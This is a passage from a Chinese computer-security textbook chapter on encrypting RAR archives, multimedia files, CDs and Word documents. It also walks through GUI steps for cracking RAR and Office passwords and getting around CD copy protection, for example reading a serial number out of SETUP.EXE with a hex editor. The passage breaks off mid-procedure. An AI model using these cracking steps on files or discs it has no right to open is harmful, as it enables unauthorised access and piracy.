
WinRAR 是一款较 WinZip 发布晚的高效压缩软件，其不但在压缩比、操作方法上都较 WinZip 优越，而且能兼容 ZIP 压缩文件，可以支持 RAR、ZIP、ARJ、CAB 等多种压缩格式，并且可以在压缩文件时设置密码。用 WinRAR 加密文件的具体操作步骤如下。

STEP01：准备要压缩的文件



右击需要压缩并加密的文件，在快捷菜单中选取"添加到压缩文件"命令。


STEP02：压缩文件名和参数常规设置



01 设置压缩文件的名称及压缩格式。

02 单击"设置密码"按钮。


STEP03：输入密码



01 输入密码以及确认密码。

02 单击"确定"按钮。

STEP04：生成加密的 RAR 文件




查看生成的RAR文件。

2．RAR Password Recovery

RAR Password Recovery 软件是专为解除 RAR 压缩文件的密码而制作，其操作步骤如下。

运行 RAR Password Recovery 软件



01 "Open"按钮，选择需要解除密码的RAR文件。

02 选择破解方式。


03 单击"start"按钮，即开始破解。

8.2.2　多媒体文件

Private Pix 是一款功能强大的多媒体加密工具。它支持对音频文件或视频文件进行加密，为用户提供了更全面的功能。Private Pix 提供了简单易用的界面来对图片进行管理、加密和浏览。让用户在查看图片文件的同时还能对图片进行加密，并且具有两种类型的加密方式。

使用 Private Pix 对文件进行加密的具体操作步骤如下。


STEP01：运行 Private Pix 软件



01 在文本框中输入口令。

02 单击“OK”按钮。


STEP02：选择是否注册



01 查看软件信息并填写注册内容。不能完成注册时，可免费试用一个月。

02 单击“Run Private Pix in DEMO Mode”按钮。


STEP03：进入“Private Pix(tm)”主窗口



01 Private Pix主窗口主要由显示窗口和控制窗口两部分组成，在显示窗口中选择要加密的多媒体文件。

02 选择“Settings”选项卡，设置密钥。如果不设置密钥，则使用默认密钥。


STEP04: 打开“Settings”选项卡



01 从“Encryption Type”下拉列表框中选择一种文件加密类型。


02 单击“Filename Encrypt Key”选项右侧的密码处，会出现一个 按钮，单击此按钮。

STEP05: 输入密码



输入之前设置的密码并单击“OK”按钮。

STEP06: 修改密码




输入新密码并单击“OK”按钮。

STEP07: 密码修改成功


单击“确定”按钮。

STEP08: 改变管理密码




在“Administration Settings”栏目中单击“Change Password”选项右侧的密码处，会出现一个[...]按钮，单击此按钮。

STEP09: 输入密码



输入之前设置的密码并单击“OK”按钮。

STEP10: 输入新密码




输入新密码并单击“OK”按钮。

STEP11：密码修改成功

单击“确定”按钮。


STEP12: 返回“Private Pix(tm)”主窗口



01 在主窗口左侧选择要加密的文件。


02 单击工具栏中的加密按钮。

STEP13: 加密成功



可以看出，加密后的文件由原来的绿色变成了红色。

STEP14: 解密文件



01 选择要解密的文件。

02 单击工具栏中的解密按钮，被加密的文件就恢复原状了。

8.2.3 光盘

将数据刻录在光盘上的传统方式，用于备份一些普通的资料还可以，但对于备份一些重要数据就存在危险了，里面的数据很有可能被其他人非法获取。由于光盘存取数据和材料的特殊性，对光盘进行加密也成了一个问题。

1．使用 CD-Protector 软件加密光盘

CD-Protector 是一个简单易用的光盘加密软件，经它加密后，即使把所有文件复制到硬盘上也仍然不能使用。CD-Protector 加密时所使用到的相关软件有 Nero，加密原理是在可执行文件上加一个外壳，该外壳会判断所运行光盘上有没有加密后所产生的相对应的音频轨道，若有则运行，若没有则会拒绝运行。CD-Protector 加密时不用修改 Cue 文件，不用交替写入坏轨道，由于使用了 Nero 刻录软件，因此对刻录机要求不高。

使用 CD-Protector 加密光盘的具体操作步骤如下。


STEP01: 运行“CDProt3.exe”应用程序

单击“File to encrypt”文本框后的按钮，选择要加密的文件；在“Custom Message”文本框中输入出错时的提示信息(也可不填)；单击“‘Phantom Trax’directory”文本框后的按钮，选择文件输出时的目录；在“Encryption Key”文本框中输入一位00~FF之间的十六进制的数字。不同的十六位进制数字代表产生不同的特殊加密轨道，共有256种。

STEP02: 开始加密文件

在设置完成之后，可看到“ACCEPT”按钮变成了红色。单击红色的“ACCEPT”按钮，即开始加密文件。加密完成之后，单击“OK”按钮即可。

STEP03: 运行 Nero 主程序



选择“音乐光盘”，在“音乐CD选项”中勾选“刻录之前在硬盘驱动器上缓存轨道”和“删除音频轨道末尾的无声片段”复选框。

STEP04: 刻录设置

01 在“刻录”选项卡中勾选“写入”复选框，取消勾选“结束光盘”复选框。

02 单击“新建”按钮，新建音乐光盘刻录任务。

把用 CD-Protector 加密过的音频文件，拖放到刻录音轨的窗口并刻录完成后，还需要再执行一遍刻录设置，主要是为了用这个方法对同一个音频文件刻录两次。在 Nero 中再新建一个

只读光盘的任务，在“多记录”选项卡中勾选“开记多记录光碟”复选框，其他选项可根据需要进行相应的设置。完成上述设置之后，单击“新建”按钮，把用 CD-Protector 加密的（除音频文件外）文件都拖放到数据刻录的窗口并开始刻录，刻录的选项和刻录音轨相同。

此时，就可以看到同一个音频文件再次刻录后的结果是不同的。使用 CD-Protector 加密过的光盘放进光驱里，看到文件是可运行的，但复制到自己的硬盘时就不能运行了。CD-Protector 加密的光盘是由两条音轨和一条数据轨道共同组成的，数据轨道中被加密的可执行文件，在运行时将会读取光盘上的音轨，只有相对应才会继续运行。

2．破解加密光盘

如今市面上有很多加密光盘是以特殊形式刻录的，将它放入光驱后，就会出现一个软件的安装画面要求输入序列号，如果序列号正确就会出现一个文件浏览窗口，错误则跳回桌面。如果用户从资源浏览器中所观看的光盘文件，则看到的就是一些图片之类的文件，想找的文件却怎么也看不到。这时就需要对光盘进行解密了，下面介绍几种常用的破解加密光盘方法。

（1）用 UltraEdit 等十六进制编辑器直接找到序列号

运行 UltraEdit 编辑器打开光盘根目录下的 SETUP.EXE 文件之后，选择“搜索”→“查找”菜单命令，即可弹出“查找”对话框。在“查找什么”栏的“请输入序列号”文本框中输入序列号之后，勾选“查找 ASCII 字符”复选框，在“请输入序列号”后面显示的数字就是序列号了。

（2）用 ISOBuster 等光盘刻录软件直接浏览光盘上的隐藏文件

打开 ISOBuster 光盘刻录软件之后，选择加密盘所在的光驱，单击选择栏旁边的“刷新”按钮，即开始读取光驱中的文件，这时会发现在左边的文件浏览框中多了一个文件夹，那里面就是要找的文件，可以直接运行和复制这些文件。

（3）用虚拟光驱软件和十六进制编辑器

- 用虚拟光驱软件把加密光盘做成虚拟光盘文件，进行到 1%时终止虚拟光驱程序运行。
- 用十六进制编辑器打开只进行了 1%的光盘文件，在编辑窗口中查找任意看得见的文件夹或文件名，在该位置的上面或下面，就可以看到隐藏的文件夹或文件名了。
- 在 MS-DOS 模式下使用 CD 命令进行查看目录，再使用 DIR 命令就可以看到想找的文件，并对其进行运行和复制了。

（4）利用 File Monitor 对付隐藏目录的加密光盘

File Monitor 是纯“绿色”免费软件，可监视系统中指定文件运行状况，如指定文件打开了哪个文件，关闭了哪个文件，对哪个文件进行了数据读取等。通过它可以指定监控的文件有任何读、写、打开其他文件的操作都能被它监视下来，并提供完整的报告信息。使用它的这个功能可以来监视加密光盘中的文件运行情况，从而得到想要的东西。

8.2.4 Word 文件


大多数文档编辑都是在 Office 中完成的，这就会涉及一些文件安全问题，所以对 Office 文件进行加密就显得非常必要了。

Microsoft Word 2013 在提供加密文档的同时，还提供保护文档功能。在本节将介绍对 Word 文档进行加密，以防他人进行窥探与修改。

1．使用强制保护功能


Microsoft Word 2013 自带的强制保护功能，可以帮助用户保护自己的 Word 文档不被修改。具体的操作步骤如下。

STEP01：打开要加密的 Word 文件




选择“审阅”选项卡，然后单击“限制编辑”按钮。

STEP02：查看“限制格式和编辑”窗口




勾选“仅允许在文档中进行此类型的编辑”复选框。

STEP03：启动强制保护




单击“是，启动强制保护”按钮。

STEP04：密码保护



选中“密码”单选按钮并输入密码，单击“确定”按钮。启用保护后不能对Word文档进行修改。

STEP05：取消保护



单击“停止保护”按钮。

STEP06：打开“取消保护文档”对话框


在“密码”文本框中输入刚设置的密码，单击“确定”按钮，即取消保护对该Word文档进行编辑操作。

2．使用“常规选项”进行加密

在 Microsoft Word 2013 的“常规选项”中，不仅可以设置打开 Word 文档密码，还可以设置修改 Word 文档密码，这样 Word 文档可以具有双重保护作用。


使用“常规选项”加密 Word 文档的具体操作步骤如下。

STEP01: 打开 Word 2013




单击“文件”菜单项。

STEP02: 打开“信息”窗口



单击“另存为”选项。


STEP03: 打开“另存为”对话框



01 设置保存位置和文件名称。

02 单击“工具”按钮，在下拉菜单中选择“常规选项”选项。


STEP04: 打开“常规选项”对话框



01 分别在“打开文档时的密码”文本框和“修改文档时的密码”文本框中输入相应的密码。

02 单击“确定”按钮。


STEP05: 再次输入打开文件时的密码



01 输入设置的打开文件密码。

02 单击“确定”按钮。


STEP06: 再次输入修改文件时的密码



01 输入设置的修改文件密码。

02 单击“确定”按钮。返回“另存为”对话框，单击“保存”按钮。


STEP07: 再次打开该 Word 文档



01 在“密码”对话框中输入打开文件所需的密码。

02 单击“确定”按钮。

STEP08: 输入修改文件所需的密码



01 输入修改文件所所需的密码。


02 单击“确定”按钮，打开已加密的Word文档。

3. 使用 AOPR 解密 Word 文档

AOPR（Advanced Office Password Recovery）是一个密码恢复软件，利用该工具可以恢复 Microsoft Office 文档的密码，它还支持非英文字符。

使用 AOPR 解密 Word 文档的具体操作步骤如下。

STEP01: 打开 AOPR 主窗口



单击“打开文件”按钮。

STEP02: 打开文件

